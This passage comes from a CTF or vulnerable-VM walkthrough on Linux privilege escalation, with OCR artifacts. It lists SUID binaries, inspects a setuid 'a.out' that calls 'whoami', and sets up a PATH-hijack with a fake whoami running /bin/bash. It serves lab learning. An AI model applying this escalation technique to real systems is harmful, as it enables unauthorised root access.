164 packages can be updated.
1 update is a security update.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Fri Mar  1 23:58:08 2019 from 192.168.1.31
hummingbirdscyber@vulnvm:~$
```

The login is successful and this time I'm sure I'm in the main system. It's time to escalate priv -ileges. Let's use find command again to find programs with suid bit set.




```
hummingbirdscyber@vulnvm:~/Desktop$ find / -perm -4000
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/1/ns': Permission denied
find: '/proc/2/task/2/fd': Permission denied
find: '/proc/2/task/2/fdinfo': Permission denied
find: '/proc/2/task/2/ns': Permission denied
find: '/proc/2/fd': Permission denied
find: '/proc/2/map_files': Permission denied
```




```
find: '/run/lightdm': Permission denied
find: '/run/docker': Permission denied
find: '/run/cups/certs': Permission denied
find: '/run/user/108': Permission denied
find: '/run/sudo': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/tmp/systemd-private-64739fd7cc88424c922ea833f6f4f2e0-colord.service-WcKU
3I': Permission denied
find: '/tmp/systemd-private-64739fd7cc88424c922ea833f6f4f2e0-rtkit-daemon.servic
e-CRHRUX': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/cups/ssl': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/home/hummingbirdscyber/Desktop/a.out
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
cd
```

There is a file name "a.out" in the Desktop directory of user "hummingbirdscyber". Let's chec-k this out. Well this is a Linux executable file.




```
hummingbirdscyber@vulnvm:~/Desktop$ ls
a.out
hummingbirdscyber@vulnvm:~/Desktop$ file a.out
a.out: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically l
inked, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=c26eb2ef5db60af
bef3a4357d92af730870b2fd4, not stripped
hummingbirdscyber@vulnvm:~/Desktop$ ./a.out
root
```

When I execute it, it displays "root" and ends. Using "strings" command on the "a.out" file sh-ows that it executes "whoami" command and exits.



```
hummingbirdscyber@vulnvm:~/Desktop$ strings a.out
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
setgid
__libc_start_main
__gmon_start__
GLIBC_2.2.5
UH-H
AWAVA
AUATL
[]A\A]A^A_
whoami
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.10) 5.4.0 20160609
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.7594
```

After some brain smashing, $PATH command showed a slight way formward. This command shows all the directories where executable files are present. The first preference which is nor mally "usr/bin/whoami" in Linux is set to "'home/hummingbirdscyber/bin" in this system.On us -ing locate command, we can see "whoami" is present in the bin folder. So when we execute the file a.out, it executes the whoami command located in the "/usr/bin/" directory.




```
hummingbirdscyber@vulnvm:~/Desktop$ $PATH
-bash: /home/hummingbirdscyber/bin:/home/hummingbirdscyber/.local/bin:/usr/local
/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/
snap/bin: No such file or directory
hummingbirdscyber@vulnvm:~/Desktop$ whereis whoaami
whoaami:
hummingbirdscyber@vulnvm:~/Desktop$ locate whoami
/usr/bin/whoami
/usr/share/bash-completion/completions/ldapwhoami
/usr/share/man/man1/whoami.1.gz
hummingbirdscyber@vulnvm:~/Desktop$
```

What we can do is create another file named "whoami" in the "home/hummingbirdscyber/bin" directory. As the system executes the file in "home/hummingbirdscyber/bin" path first, we ca-n make it execute any command. In the "home/hummingbirdscyber/" directory I create a dire -ctory named "bin". In this directory, I create a new file name "whoami" with the single comm-and /bin/bash as shown below.

